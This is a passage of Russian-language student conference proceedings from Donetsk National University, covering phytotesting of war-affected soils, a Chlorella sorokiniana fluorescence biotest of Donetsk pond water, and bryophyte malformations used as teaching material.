5. Сафонов А.И., Глухов А.З. Методические аспекты фитомониторинга в техногенно трансформированных регионах // Биологическая рекультивация и мониторинг нарушенных земель: матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 184-187.
6. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58-59.
7. Зиньковская И.И., Вергель К.Н., Кравцова А.В., Сафонов А.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.
8. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Матер. междунар. научн.-практич. конф. – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
10. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого

- потенциала молодежи: из прошлого в современность: Матер. I Междунар. научн.-практич. конф. – Донецк: ДонНУ, 2018. – С. 274-275.
11. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. – Донецк: ДонНУ, 2018. – С. 216-217.
 12. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
 13. Епринцев С.А., Куролап С.А., Клепиков О.В. Геоинформационный анализ факторов экологической безопасности городов Центрально-Черноземного региона России // Климатические изменения и «зеленые» технологии в ландшафтной среде: матер. Междунар. конференции. – Грозный: Чеченский государственный университет имени Ахмата Абдулхамидовича Кадырова, 2022. – С. 37-41. – DOI: 10.36684/72-1-2022-37-41.
 14. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII междунар. научн.-практич. конф. – Брянск: БГИТУ, 2019. – С. 159-162.
 15. Фрунзе О.В. Фиторемедиация почв, загрязненных ионами тяжелых металлов, с помощью древесных и кустарниковых растений // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 92-98. <https://doi.org/10.18698/2542-1468-2022-6-92-98>
 16. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144. <https://doi.org/10.24419/LHI.2304-3083.2022.3.12>
 17. Сафонов А.И. Опыт построения аутфитоиндикационных экологических шкал для антропогенно трансформированного региона // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 80-86.
 18. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16
 19. Ильминских Н.Г., Красноперова С.А. Тератоморфы сосудистых растений в спонтанной флоре арктических и субарктических районов Тюменской области // Ученые записки Крымского федерального университета имени В.И. Вернадского. Биология. Химия. – 2022. – Т. 8, № 4. – С. 72-81.
 20. Сафонов А.И. Весовые коэффициенты фитоквантификации в антропогенно трансформированной среде Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2022. – № 1-2. – С. 17-22.
 21. Петкогло О.В. Ретроспективный анализ интерьерной и ландшафтной фитооптимизации промышленной среды (к 100-летию профессора М.Л. Ревы) / О.В. Петкогло, А.И. Сафонов // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 72-79.
 22. Гунченко И.А. *Vicia faba* L. в условиях ведения военных действий // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научной конф., Донецк: Донецкий национальный университет, 2022. – С. 55-56.
 23. Гунченко И.А. Ботанико-экологический мониторинг парка "Джарты" города Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1, № 14. – С. 42-46.
 24. Гунченко И.А. Ландшафтно-фитоиндикационные разработки в Донбассе (памяти профессора М.Л. Ревы, к 100-летию) // Охрана окружающей среды и рациональное использование природных ресурсов. – Донецк: ДонНТУ, ДонНУ, 2022. – С. 26-27.

DIAGNOSIS AND PHYTOTESTING OF EDAPHOTOPS OF DONBASS DUE TO THE MILITARIZATION OF THE REGION

Annotation. In this work, the task is to find out the effect of hostilities on edaphotopes by phytotesting. The study of selected soils was carried out in the cities of Donetsk, Makeevka, Shakhtersk and Ilovaisk. Some effects of the impact of deep landscape transformation on the state of plant organisms have been established.

Keywords: Donbass, militarization, edaphotope, phytotesting, environmental monitoring, phytoindication.

Gunchenko I.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 577.0

ОЦЕНКА ТОКСИЧНОСТИ ПОВЕРХНОСТНЫХ ВОД МЕТОДОМ БИОТЕСТИРОВАНИЯ НА КУЛЬТУРЕ *CHLORELLA SOROKINIANA*

Гурина А.В.

Научный руководитель: Чуфицкий С. В., старший преподаватель
ГОУ ВПО «ДОННУ»

Аннотация. Целью исследования являлось изучение состояния поверхностных природных вод водоемов города Донецка методом биотестирования на культуре микроводорослей *Chlorella sorokiniana* с применением метода флуориметрии. Выявлен ряд мониторинговых точек, подверженных загрязнению. Представлены результаты по применению ОЛР-теста при проведении биотестирования на клетках фитопланктона. Показано острое и хроническое токсическое воздействие на тест-культуру в ряду исследуемых проб.

Ключевые слова: биотестирование, флуориметрия, флуоресценция хлорофилла, *Chlorella sorokiniana*.

Введение. В связи с возрастающим антропогенным загрязнением воды на Земле возникает необходимость в экспресс-анализе ее качества. Опасность антропогенных стрессоров состоит в том, что биологические системы недостаточно адаптированы к ним. Антропогенные стрессоры создаются с такой скоростью, что в живых системах часто не успевают активизироваться соответствующие адаптационные процессы. Многие антропогенные факторы среды потому и становятся опасными стрессорами, что они отличны по величине, интенсивности, продолжительности и моменту воздействия от обычно существующей в природе «нормы», к которой адаптированы биологические системы. В результате они часто влияют на диапазон толерантности, т.е. способности организма переносить неблагоприятное влияние того или иного фактора среды, что нередко приводит к превышению допустимой нагрузки на организмы и распаду биологической системы [1].

Для гидробиологического анализа качества вод могут быть использованы практически все группы организмов, населяющих водоёмы [5].

Универсальным показателем изменения гомеостаза, т.е. постоянства внутренней среды организма; гомеостатические механизмы обеспечивают приспособление (адаптацию) к среде и сохранение жизнеспособности организма, тест-организма является состояние стресса при попадании из «чистой» среды в «загрязнённую» [6].

В пределах зоны толерантности организм способен поддерживать свой гомеостаз. Любой фактор, если он выходит за пределы «зоны комфорта» для данного организма, является стрессовым. В этом случае интенсивность и длительность ответной реакции организма зависит от вида и является показателем его индикаторной ценности. Именно ответную реакцию определяют методы биоиндикации [4]. Биологическая система реагирует на воздействие среды в целом, а не только на отдельные факторы, причем амплитуда колебаний физиологической толерантности модифицируется внутренним состоянием системы – условиями питания, возрастом, генетически контролируемой устойчивостью [2, 7].

Таким образом, развитие и совершенствование методов мониторинга водных сред является одним из приоритетных направлений в современной экологии.

Материалы и методы. Биотестирование выполняли по оценке состояния отдельных водоемов в черте города Донецка. Учитывали пруды, расположенные на территории Центрального парка культуры и отдыха им. А.С. Щербакова: II городской пруд, I городской пруд; Донецкого ботанического сада: III пруд, перелив между III

прудом и прудом Молодежный, место перелива пруда Молодежный; пруда Песчаный; озера Кириша; водохранилища Донецкое море; места притока и перелива вод из пруда Алексеевского.

Биотестирование проводили в нестерильных условиях при оптимальной температуре (20±2) °С и освещении от 2000 до 3000 лк со световым режимом 12 часов – день, 12 часов – ночь. Пробы воды предварительно фильтровали через ацетилцеллюлозные мембранные фильтры типа МФАС–ОС–4 фирмы «Владипор» с диаметром пор 0,6 мкм с помощью насоса Комовского с целью удаления зоопланктона и клеток природного фитопланктона. Для эксперимента использовали культуру микроводорослей *Chlorella sorokiniana*, находящуюся в стадии экспоненциального роста. Численность клеток в суспензии, которую использовали в эксперименте составляла от 5 до 10 млн. кл./см³.

Острую и хроническую токсичность пробы устанавливают в ходе одного биотеста (непрерывное биотестирование) в зависимости от времени проявления токсического эффекта. Острую токсичность устанавливают за время экспозиции 24 ч., хроническую – за 96 ч.

Критерием токсичности является отклонение концентрации хлорофилла *a* на 50% от контроля. Отклонение в сторону уменьшения, равное -50% и более, свидетельствует об угнетающем действии испытываемой воды на микроводоросли. Отклонение значений в сторону увеличения, равное +50% и более, косвенно свидетельствует о наличии в испытываемой воде веществ, стимулирующих рост микроводорослей, например, фосфора или органических веществ.

Содержание хлорофилла *a* в исследуемых пробах определяли с помощью импульсного флуориметра Phyto-PAM.

Подсчет численности клеток микроводорослей осуществляли в камере Горяева. Микроводоросли подсчитывали в 25 маленьких квадратах, полученную сумму умножали на 10⁴ и получали число клеток в 1 см³ суспензии. Количество клеток определяли с помощью светового микроскопа МБР-3.

Коэффициент прироста численности клеток микроводорослей в контрольной и опытной сериях *K*, отн. ед., рассчитывали по формуле:

$$K = \frac{N_t}{N_0},$$

где *N_t* – численность клеток микроводорослей в контроле или в испытываемой воде через учитываемый промежуток времени, тыс. кл./см³; *N₀* – исходная численность клеток микроводорослей, тыс. кл./см³.

Отклонение коэффициента прироста численности клеток микроводорослей *K_{пр}*, %, рассчитывали по формуле:

$$K_{пр} = \left[\frac{K_{оп} - K_{конт}}{K_{конт}} \right] 100\%,$$

где *K_{оп}* – коэффициент прироста численности клеток микроводорослей в испытываемой воде; *K_{конт}* – коэффициент прироста численности клеток микроводорослей в контроле.

Согласно методическим рекомендациям Р. 54.24.808–2014 [3] для определения токсичности проб необходимо определение численности клеток тест-культуры и содержания хлорофилла *a*, определенное спектрофотометрическим методом, через 24 и 96 часов экспозиции в фильтрате из проб воды. Однако метод спектрофотометрии является трудоемким и время затратным, в связи с этим содержание хлорофилла *a* определяли с помощью флуориметрического метода. Кроме того, для получения большего числа показателей, характеризующих состояние тест-культуры, проводили

регистрацию кривых индукции и световых кривых флуоресценции хлорофилла, что давало возможность оценить эффективность функционирования фотосинтетического аппарата микроводорослей.

Существующие рекомендации не предполагают достаточной статистической оценки значимости полученных результатов. Достаточным для установления острой или хронической токсичности проб считается отклонение средних значений, полученных в эксперименте, от усредненных показателей для контроля. При этом не предусмотрена оценка ошибки среднего и доверительных интервалов. Такой подход не является корректным, т.к. в ходе выполнения исследований были получены отклонения от средних значений для контроля на заданную величину (25 или 50 %), но при этом достоверных различий между двумя выборками не наблюдали. Следовательно, согласно существующей методике такой результат указывает на токсичность пробы, тогда как он не является статистически значимым. Поэтому для полученных экспериментальных выборок определяли стандартную ошибку среднего и ее доверительный интервал. Достоверность отличий между контрольными и экспериментальными значениями определяли с помощью критерия Вилкоксона для двух связанных выборок. Согласно методике и результатам статистического анализа токсической считали пробу, для которой были получены достоверные отличия от контрольных значений, как для концентрации хлорофилла, так и для коэффициента прироста численности клеток фитопланктона, также при условии, что средние значения концентраций фотопигмента отличались от контрольных на 50 %, а коэффициента прироста – на 25 %.

Результаты исследования. Для проб воды всех мониторинговых точек острого токсического действия на культуру клеток *Chlorella sorokiniana* не наблюдалось. Согласно, основной методике биотестирования было выявлено хроническое токсическое действие для фильтрата из мониторинговых точек водохранилища Донецкое море и притока в пруд Алексеевский. При выполнении ОЖР-теста, не смотря на отсутствие значимых изменений в количественных показателях (количеству фотопигмента и коэффициенту прироста), отмечали снижение функциональной активности фотосинтетического аппарата клеток тест-культуры, которое было вызвано воздействием фильтрата из всех точек, кроме II городской пруда и пруда Песчаный.

Стандартизированная методика биотестирования не позволила выявить острого токсического действия фильтрата на культуру клеток *Chlorella sorokiniana*. Тогда как, согласно результатам ОЖР-теста пробы воды, из мониторинговых точек II и III пруда, пруда «Молодежный», водохранилища Донецкое море оказывали негативное воздействие на тест-культуру. Отрицательное влияние функционирования реакционных центров ФС II (изменение F_m), что связано с понижением эффективности передачи электронов от первичного электронного акцептора. Также наблюдали повышение скорости восстановления Q_a фотосинтетический индекс понижался, отмеченное можно считать компенсаторным механизмом.

При выполнении ОЖР-теста было выявлено негативное воздействие на функционирование фотосинтетического аппарата клеток тест-культуры большего числа проб. Согласно результатам анализа индукционных кривых для клеток фитопланктона, было характерно возрастание скорости передачи энергии возбуждения, однако, при этом снижался общий пул активных электронных переносчиков, число активных реакционных центров, а также фотосинтетический производительности фотосистемы II. Следовательно, не смотря на отсутствие значимых изменений в количественных показателях (количеству фотопигмента и коэффициенту прироста),

отмечали снижение функциональной активности фотосинтетического аппарата клеток тест-культуры.

Для стадий биотестирования по определению, как острого, так и хронического токсического действия проб воды справедливо предположение о компенсации снижения эффективности передачи энергии возбуждения на отдельных участках ЭТЦ (Q_a и PQH_2) за счет повышения эффективности функционирования других компонентов цепи (реакционные центры и Q_b). Результаты флуориметрических методик регистрации индукционных кривых флуоресценции хлорофилла согласуются с результатами рекомендуемой методики биотестирования.

Выводы. Полученные данные по биотестированию не только подтверждают результаты биотестирования, но также дают возможность получить более полное представление о состоянии биоиндикаторных организмов, значительно расширяя возможности определения состояния водных ресурсов. Данный метод может быть использован при оценке состояния поверхностных природных вод наряду с основными методами биомониторинга.

СПИСОК ЛИТЕРАТУРЫ

1. Багдай Т. В. Биомониторинг экологического состояния природных водоемов // Научный вестник ЛНУВМБТ имени С. З. Гжицкого. – М., 2016. – № 1. – С. 190-194.
2. Биологический контроль окружающей среды: биоиндикация и биотестирование: учеб. пособие для студ. высш. учеб. заведений / Под ред. О. П. Мелеховой и Е. И. Егоровой. – М., 2007. – С. 288.
3. Р 52.24.808-2014. Оценка токсичности поверхностных вод суши методом биотестирования с использованием хлорофилла а. Росгидромет, ФГБУ «ГХИ». – 2014. – С. 23.
4. Рубин А. Б. Биофизические методы в экологическом мониторинге// Соросовский образовательный журнал. – М., 2000. – №4. – С. 7–13.
5. Филенко О.Ф., Исакова Е.Ф. Предсказание токсического эффекта загрязняющих веществ на гидробионтов в отдаленный период на основе острых опытов // Теоретические вопросы водной токсикологии. – Л., 1981. – С. 121–137.
6. Govindjee. Chlorophyll a Fluorescence: A Bit of Basics and History. – In: Chlorophyll fluorescence: a signature of photosynthesis / ed. by Papageorgiou GC, Govindjee. – Springer. – The Netherlands, Dordrecht. — 2004. – P. 1–42.
7. Maxwell K. Chlorophyll fluorescence — a practical guide / K. Maxwell, G.N.Johnson // J. Exp. Bot. - 2000. - V. 51. № 345. - P. 659–668.

ASSESSMENT OF SURFACE WATER TOXICITY BY BIOTESTING ON *CHLORELLA SOROKINIANA* CULTURE

Abstract: The aim of the study was to study the state of the surface natural waters of the reservoirs of the city of Donetsk by the method of biotesting on the culture of microalgae *Chlorella sorokiniana* using the method of fluorimetry. A number of monitoring points exposed to pollution have been identified. The results of the application of the OJIP test during biotesting on phytoplankton cells are presented. Acute and chronic toxic effects on the test culture have been shown in a number of the studied samples.

Keywords: biotesting, fluorimetry, chlorophyll fluorescence, *Chlorella sorokiniana*

Gurina A.V.

Scientific adviser: Chufitsky S.V., senior lecturer of the Department of Biophysics
Donetsk National University

E-mail: gurinaav99@gmail.com, chufitsky@donnu.ru

УДК 582.296 : 581.15 (477.60)

ТЕРАТОГЕНЕЗ МОХООБРАЗНЫХ В УСЛОВИЯХ ПРОМЫШЛЕННОЙ СРЕДЫ ДОНБАССА КАК ОБЪЕКТ ОБУЧЕНИЯ

Кострикина А.С.

Научный руководитель: Сафонов А.И. канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация. Приведены примеры случающегося в Донбассе процесса морфологического тератогенеза у мохообразных, диагностируемого вследствие меняющихся условий среды, как правило повышения антропогенного воздействия и факторов загрязнения. Накопленный иллюстративный и коллекционный материал является частью обучающего процесса студентов кафедры ботаники и экологии Донецкого национального университета.

Ключевые слова: мохообразные, фитоиндикация, Донбасс, экологический мониторинг, обучение.

Бриобионты – экологически и эволюционно неоднородная группа растений, которые по своей природе проявляют как и гипер-устойчивость к техногенным нагрузкам, так и (отдельные виды) – максимальную уязвимость к факторам повышенного антропогенеза. Для Донбасса мохообразные – это перспективная таксономическая единица в вопросах аналитического мониторинга природных сред [1–3]. Изучение тератологических проявлений растительных организмов [4, 5] позволяет устанавливать пределы выносливости и выяснять механизмы структурной и функциональной адаптации растений к нестабильным условиям среды, что также является частью обязательных научных программ на кафедре ботаники и экологии Донецкого национального университета [6–9].

Цель работы – привести примеры случающегося в Донбассе процесса морфологического тератогенеза у мохообразных, диагностируемого вследствие меняющихся условий среды, как правило повышения антропогенного воздействия и факторов загрязнения; накопленный иллюстративный и коллекционный материал рассмотреть в качестве части обучающего процесса студентов кафедры ботаники и экологии биологического факультета, работы СНО.

Базу для систематического оценивания мохообразных использовали по имеющимся разработкам на кафедре [10–13]. Сборы обрабатывали согласно методикам геоинформационного мониторинга, адаптированного по эколого-ботаническим характеристикам [14, 15]. Фитоиндикационный эксперимент выбран как модельный для демонстрации вопросов экологической ботаники в регионе [16–19] для использования в образовательной деятельности [20] и отработки научно-технологических приемов фитомониторинга в Донбассе [21, 22], а также в продолжении уже полученных ранее данных по вопросам идентификации морфологических терат бриобионтов Донбасса [23].

В системе обучения нами рекомендован метод наглядно-сравнительных трендов по образцам в категории «опыт» – «контроль». Полученные таким образом отпечатки, снимки, фотоматериалы, гербарные образцы являются объектом методико-дидактического анализа и наглядного сравнения. Обучающие могут диагностировать экотопы по описательным схемам и эколого-эволюционным закономерностям, например, для вариантов строения листового аппарата конкретного вида составлены карточки описания и критерии оценки по фотоматериалам (рис. 1), а также можно выделить сопряженные группы бесхромфильных форм, или в задержке строения, или по качеству вегетативной дружности для отдельного вида или таксоноспецифической

группы (рис. 2). Совокупность всех используемых нами методов отражается в подготовленном докладе о бриоразнообразии и жизненным формам (рис. 3).




Рис. 1 – Гетероморфизм листовой пластинки рода *Brachythecium* в нормальных условиях (А) и действия факторов стресса (Б, В)

Фотоматериал специальным образом представлен в формате макросъемки для детального изучения системы коммуникации в листовом аппарате: трансформация жилкования, гидроизоляция краевых тканей, гидроморфизация центральных жилок, некротические локальные образования и др.




Рис. 2 – Сопряженность системы аномального строения гаметофитов *Mnium* (А-В) и его спорофитов (Г-Е) соответственно тренду техногенной нагрузки

СМЕНЫ ЖИЗНЕННЫХ СТРАТЕГИЙ ВИДОВ МОХООБРАЗНЫХ



ВЕГЕТАТИВНАЯ СТРАТЕГИЯ РАСТЕНИЙ-ИНДИКАТОРОВ



Рис. 1. Типы листовой пластинки прикорневой розетки *Capsella bursa-pastoris* (L.) Medic.: а – heteris (H), б – rhomboidea (R), г – tenuis (T), з – simplex (S)

Вид	Изменения индексов шкалообразования												Стратегия
	ITR			AAN			ITS			IASa			
	A	B	B	A	B	B	A	B	B	A	B	B	
<i>Cichorium intybus</i> L.	-2	-	-	-1	-	-	-1	-	-	-	-	-	CSR → C-S
<i>Tragopogon major</i> Jacq.	-	-1	-	-	-1	-	-1	-	-	-3	-1	-	C-R → CSR
<i>Tripleurospermum inodorum</i> (L.) Sch. Bip.	-1	-	-	-2	+1	+1	-2	+1	-	-	-	+1	C-S
<i>Tanacetum vulgare</i> L.	-1	-	-	-	-1	-	-	-1	-	-1	-1	-1	CSR → C-S
<i>Reseda lutea</i> L.	-	+1	-	-	+1	-	-2	-	-	+1	+1	-	CSR → S-R
<i>Plantago major</i> L.	-	+1	-	-1	-1	-	-1	+1	-	-1	-1	-	C-R
<i>Berteroa incana</i> (L.) DC.	-1	+1	-	-1	-	-	-3	-1	-	-	-	-	S-R
<i>Echium vulgare</i> L.	-	-	-	-	+1	-	-	-	-	-1	+1	-	C-R → CSR
<i>Daucus carota</i> L.	-	-	+1	-	-	-	-1	-	-	-	-	-	C-S

Рис. 3 – Информационные слайды изучения мохообразных в Донбассе

В списке тем эколого-ботанического содержания при обучении можем отметить следующие направления, которые внедряются в процессе проработки теоретических знаний:

- морфология растений разных систематических групп,
- эволюционные тренды в условиях факторов стресса,

– система выживания вида в нестабильных условиях геохимического загрязнения экологических систем;

- жизненные формы (их разнообразие и трансформация) растений в зависимости от факторов среды (урбанизация, индустриализация);
- диагностические признаки в экологии и систематике растений при полевом эксперименте;
- узловые системы критических таксонов при изучении новых территорий по признакам фиторазнообразия (например, для техногенных экотопов);
- обсуждение сценариев развития фитосистем в зависимости от существующих тенденций, – система экологического прогнозирования;
- предложение алгоритма по внедрению микроструктур в ресурсные (информационные) технологии программы фитоиндикации;
- отработка способов получения и представления данных по строению растений в существующих экологических условиях;
- отбор наиболее приспособленных жизненных форм или видов для проведения активного экологического мониторинга;
- выделение уязвимых таксонов и разработка мер по их охране и поддержанию разнообразия;
